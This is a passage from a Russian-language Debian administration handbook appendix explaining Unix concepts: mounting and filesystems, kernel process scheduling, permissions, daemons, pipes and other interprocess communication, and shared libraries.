В отличии от других систем, есть только одна такая иерархия, и она может содержать данные с разных дисков. Один из этих дисков используется в качестве корня, а остальные - монтируются как каталоги в этой иерархии (в Unix команда называется **mount**); после чего, эти диски становятся доступны в этих "точках монтирования". Это позволяет хранить домашние каталоги пользователей (традиционно хранятся в `/home/`) на втором жёстком диске, который будет содержать каталоги `rhertzog` и `rmas`. После того как диск монтируется в `/home/`, эти каталоги становятся доступны в их обычных местах, и будут работать пути, такие как `/home/rmas/Desktop/hello.txt`.

Существует множество форматов файловых систем, соответствующих множеству способов физического хранения данных на диске. Наиболее широко известны: *ext2*, *ext3* и *ext4*, но есть и другие. Например, *vfat* исторически используется в операционных системах DOS и Windows, и позволяет использовать жёсткие диски как в Debian так и в Windows. В любом случае, файловая система должна быть подготовлена на диске перед тем, как он будет монтироваться (эта операция известна как “форматирование”). Команды, такие как **mkfs.ext3** (где **mkfs** от *MaKe FileSystem*) производят форматирование. Эти команды нуждаются, в качестве параметра, в представляющем раздел для форматирования файле устройства (например, `/dev/sda1`). Эта операция

является разрушительной и должна выполняться только один раз, за исключением тех случаев, если нужно будет уничтожить файловую систему и начать все заново.

Также есть и сетевые файловые системы такие как NFS, в которых данные на хранятся на локальном диске. Вместо этого, данные передаются через сеть на сервер, который хранит и извлекает их по требованию. Абстракция файловой системы защищает пользователей от необходимости беспокоится о том, чтобы файлы оставались по их обычному иерархическому пути.

B.4.3. Общие Функции

Поскольку некоторые функции используются всем программным обеспечением, имеет смысл их централизация в ядре. Например, общая файловая система позволяет любому приложению просто открыть файл по его имени, не заботясь о том, где физически находится файл. Файл может храниться, разделенным на множество частей, на одном или нескольких жёстких дисках или на уделенном сервере. Общие функции взаимодействия используются приложениями для обмена данными, независимо от способа их передачи. К примеру, пусть может проходить через комбинацию локальных или беспроводных сетей, или по телефонной линии.

B.4.4. Управление Процессами

Процесс - запущенный экземпляр программы. Он требует памяти для хранения как самой программы, так и ее оперативных данных. Ядро отвечает за их создание и отслеживание. Когда программа запускается, ядро выделяет некоторый объем памяти, потом загружает исполняемый код из файловой системы в эту память, а затем начинает исполнение этого кода. Оно хранит сведения об этом процессе, наиболее просматриваемое из которых - идентификационный номер, известный как *pid* (от англ. *process identifier*).

Unix-подобные ядра (включая Linux), как и большинство других современных операционных систем, поддерживают “многозадачность”. Другими словами, они позволяют запускать много процессов "одновременно". Хотя на самом деле только один процесс выполняется в одну единицу времени, но ядро делит время на маленькие промежутки и исполняет каждый процесс пошагово. Так как эти временные интервалы очень короткие (в диапазоне миллисекунды), создается иллюзия параллельного выполнения процессов, хотя на самом деле они активны только в течение нескольких временных промежутков и простаивают остальную часть времени. Работа ядра заключается в регулировании его механизма планирования для поддержания этой иллюзии, увеличивая производительность системы в целом. Если временные интервалы слишком большие, приложение может показаться не таким отзывчивым как хотелось бы. Если слишком короткие, то система будет терять много времени на переключение между задачами. Эти решения могут изменяться с приоритетами процессов. Процессы с

высоким приоритетом будут работать дольше и с большей частотой временных промежутков нежели процессы с низким приоритетом.

> ***НА ЗАМЕТКУ*** **Многопроцессорные системы (и их разновидности)**
>
> Описанное выше ограничение одним процессом, запущенным в единицу времени, не всегда выполняется. На самом деле идет ограничение одним запущенным процессом *на ядро процессора* в единицу времени. Многопроцессорные, многоядерные или “гиперпоточные” системы позволяют запускать параллельно несколько процессов. В них также используется та же система временных интервалов, однако, она используется таким образом, чтобы обрабатывать случаи, когда активных процессов больше, чем доступных процессорных ядер. Это совсем не удивительно: базовые системы, по большей части простаивающие, почти всегда имеют десятки запущенных процессов.

Конечно, ядро позволяет запускать несколько независимых экземпляров одной и той же программы. Но каждый из них имеет доступ только к собственным временным интервалам и памяти. Их данные, таким образом, остаются независимыми.

B.4.5. Управление Правами

Также Unix-подобные системы являются многопользовательскими. Они предоставляют систему управления правами, которая поддерживает создание отдельных пользователей и групп; она также позволяет контролировать действия на основе разрешений. Ядро управляет данными для каждого процесса, что позволяет контролировать разрешения. Большую часть времени процесс идентифицируется пользователем, запустившем его. Этот процесс имеет право на действия, доступные его владельцу. Например, попытка открыть файл, требует от ядра проверить идентификатор процесса для предоставления доступа (для более подробной информации по данному примеру, см. Раздел 9.3, «Managing Rights»).

B.5. Пространство пользователя

“Пространство пользователя” относится к среде выполнения нормальных (в отличии от ядра) процессов. Это не обязательно означает, что процессы были запущены пользователем, потому что стандартная система обычно имеет несколько “демонов” (фоновых процессов), запускающихся до того как пользователь даже откроет сеанс. Демоны - также считаются процессами пользовательского пространства.

B.5.1. Процесс

Когда ядро находится на последней фазе его инициализации, оно запускает первый процесс - **init**. Процесс #1 очень редко полезен сам по себе, и Unix-подобные системы работают с множеством дополнительных процессов.

Прежде всего, процесс может клонировать себя (это действие называется *fork*). Ядро выделяет пространство в памяти (точно такое же как и для исходного процесса), и новый процесс его занимает. Единственная разница между этими двумя процессами - их *pid*. Новый процесс обычно зовется дочерним процессом, а оригинальный (*pid* которого не изменился) - родительским процессом.

Иногда, дочерний процесс продолжает жить своей собственной жизнью независимо от родителя, со своими собственными данными, скопированными у родительского процесса. Во многих случаях, однако, этот дочерний процесс выполняется другой программой. За некоторыми исключениями, его память просто замещается новой программой, и начинается выполнение новой программы. Это механизм, используемый init процессом (с процессом #1) для запуска дополнительных сервисов и выполнения последовательности всей загрузки. В определенный момент один процесс из потомства **init** запускает графический интерфейс для пользователей и входа в систему (подробно эта последовательность событий описана в Раздел 9.1, «System Boot»).

Когда процесс выполняет задачу для которой он был запущен, он завершается. Затем ядро высвобождает память, выделенную для этого процесса и перестает предоставлять ему интервалы времени выполнения. Родительский процесс оповещается о том, что его дочерний процесс был завершен, что позволяет процессу ожидать выполнения задач, поставленных дочернему процессу. Это поведение ясно видно в интерпретаторе командной строки (известной как *shells*). При вводе команды в командной строке, запрос возвращается только после завершения выполнения этой команды. Большинство оболочек позволяют выполнять команды в фоновом режиме (на заднем плане), для этого надо просто добавить `&` в конец команды. Запрос тут же выводится снова, что может вызвать проблемы если команде нужно выводить ее собственные данные.

B.5.2. Демоны

“Демон” - это процесс, запускаемый автоматически в последовательности загрузки. Он продолжает работать (в фоновом режиме), выполняя задачи по обслуживанию или предоставлению сервисов другим процессам. Эти “фоновые задачи” на самом деле произвольны, и не соответствуют ничему конкретному, с точки зрения системы. Это просто процессы, очень похожие на другие процессы, которые выполняются в свои промежутки времени. Различие состоит только в человеческом языке: процесс, который выполняется без взаимодействия с пользователем (в частности, без графического интерфейса) называется “выполняющимся в фоновом режиме” или “демоном”.

СЛОВАРЬ **Daemon, demon, уничижительный термин?**

Хотя термин *daemon* разделяет его Греческую этимологию с *demon*, первый не подразумевает дьявольское зло, вместо этого, следует воспринимать его как своего рода вспомогательного духа. Это различие достаточно тонко в английском языке; и еще хуже в других языках, где то же самое слово используется для обоих значений.

Несколько таких демонов подробно описаны в Глава 9, *Unix Services*.

B.5.3. Межпроцессное взаимодействие

Изолированный процесс, демон или интерактивное приложение, редко бывает полезным сам по себе, поэтому существует несколько методов, позволяющих отдельным процессам взаимодействовать друг с другом для обмена данными или управления друг другом. Общий термин обозначающий их - *межпроцессное взаимодействие*, или коротко IPC (от англ. Inter-Process Communication).

Простейшая система IPC - использование файлов. Процесс, желающий передать данные, пишет их в файл (с заранее известным именем), при этом получатель только открывает файл и читает его содержимое.

В случае, когда вы не хотите сохранять данные на диск, вы можете использовать *канал*, который является простым объектом с двумя концами; байты, написанные в одном конце, доступны для чтения на другом. Это простой и удобный способ межпроцессного взаимодействия, т.к. концы управляются отдельными процессами. Каналы могут быть разделены на две категории: именованные и анонимные. Именованный канал представляет собой запись в файловой системе (хотя передаваемые данные не хранятся там), так оба процесса могут самостоятельно открыть его, если расположение именованного канала заранее известно. В тех случаях, когда взаимодействующие процессы связаны между собой (например, родительский и дочерний процессы), родительский процесс также может создать анонимный канал перед тем как "форкнется", а дочерний процесс наследует его. Таким образом оба процесса могут обмениваться данными через канал без необходимости задействовать файловую систему.

НА ПРАКТИКЕ **Конкретный пример**

Давайте опишем подробнее, что происходит когда составная команда (*конвейер*) запускается в оболочке. Мы предполагаем, что у нас есть процесс **bash** (стандартная оболочка в Debian), с *pid* 4374; в этой оболочке мы вводим команду: **ls | sort**.

Вначале оболочка интерпретирует введенную команду. В нашем случае, он понимает, что это две программы (**ls** и **sort**) с потоком данных, идущим из одного в другой (обозначается знаком |, известным как *канал*). Сначала **bash** создает анонимный канал (который изначально существует только в рамках самого процесса **bash**).

Потом оболочка клонирует себя; это создает новый процесс **bash** с *pid* #4521 (*идентификаторы процессов* - абстрактные номера, обычно не имеющие конкретного смысла). Процесс #4521 наследует канал, что означает, что он может писать в его “входную” часть; **bash** перенаправляет его стандартный поток вывода во вход этого канала. Затем он выполняет программу **ls** (и заменяет себя на нее), которая выводит список содержимого текущего каталога. Так как **ls** пишет в свой стандартный вывод, а этот вывод был заранее перенаправлен, результат эффективно отправляется в канал.

Похожая операция происходит и со второй командой: **bash** клонирует себя снова, что создает новый процесс **bash** с pid #4522. Так как это тоже дочерний процесс #4374, он также наследует канал; затем **bash** соединяет его стандартный ввод с выходом канала, выполняет команду **sort** (и заменяет себя на нее), которая сортирует ее входные данные и выводит результат.

Теперь все кусочки головоломки собраны воедино: **ls** читает текущую директорию и пишет список файлов в канал; **sort** читает этот список, сортирует его в алфавитном порядке и выводит результат. Затем процессы с номерами #4521 и #4522 завершаются, а #4374 (который ждал их во время операции) возобновляет управление и выводит приглашение, позволяющее пользователю ввести новую команду.

Однако, межпроцессное взаимодействие используется не только для передачи данных. Во многих ситуациях, единственная информация, которую нужно передать: это управляющие сообщения такие как “приостановить выполнения” или “возобновить выполнение”. Unix (и Linux) предоставляют механизм, известный как *сигналы*, через которые процесс может легко отправлять другому процессу специальные сигналы, выбранные из определенного списка. Необходимо лишь знать *pid* целевого процесса.

Для более сложного взаимодействия существует механизм, предоставляющий процессу возможность открыть доступ (полностью или частично) к своей выделенной памяти другому процессу. Эта память может использоваться процессами для обмена данными между ними.

Наконец, сетевое подключение может также помогать процессам взаимодействовать друг с другом; причем, эти процессы могут быть запущенны на разных компьютерах и находиться в тысячах километров друг от друга.

Это нормально для Unix-подобных систем: использовать все эти механизмы в разной степени.

B.5.4. Библиотеки

Библиотеки функций играют решающую роль в Unix-подобных операционных системах. Они не являются программами (они не могут быть выполнены самостоятельно), а представляют собой фрагменты кода, которые могут быть использованы обычными программами. Среди общих библиотек вы можете найти:

- стандартная библиотека C (*glibc*), содержащая базовые функции, такие как функции открывания файлов, сетевого соединения, и другие облегчающие взаимодействие с ядром функции;
- графические инструментарии (такие как Gtk+ и Qt) позволяют множеству программ многократно использовать поддерживаемые ими графические объекты;
- библиотека *libpng*, позволяющая загружать, интерпретировать и сохранять изображения в формате PNG.

Благодаря этим библиотекам, приложения могут многократно использовать уже существующий код. Разработка приложений упрощается, т.к. множество приложений может использовать одни и те же функции. С библиотеками, часто разрабатываемыми разными людьми, глобальная разработка системы становится ближе к исторической философии Unix.

***КУЛЬТУРА* Путь Unix: что-то одно**

Одна из фундаментальных концепций, лежащих в основе семейства операционных систем Unix гласит: "каждый инструмент должен делать только одну вещь, и делать её хорошо; приложения могут впоследствии использовать эти инструменты для строительства в итоге более продвинутой логики". Эта философия просматривается во множестве воплощений. Скрипты оболочки могут быть лучшим примером: они собирают сложные последовательности из очень простых инструментов (таких как **grep**, **wc**, **sort**, **uniq** и т.д.). Еще одной реализацией этой философии являются библиотеки кода: библиотека *libpng* позволяет считывать и записывать изображения в формате PNG с разными опциями и различными путями, но она делает только это; нет необходимости в функциях отображения или редактирования изображения.

Кроме того, эти библиотеки часто называют “общими библиотеками”, так как ядро может загружать их в память единожды, тогда как несколько процессов будут использовать эти библиотеки одновременно. Это позволяет экономить память, в сравнении с обратной (гипотетической) ситуацией, когда код библиотеки будет загружаться в память столько раз, сколько процессов его использует.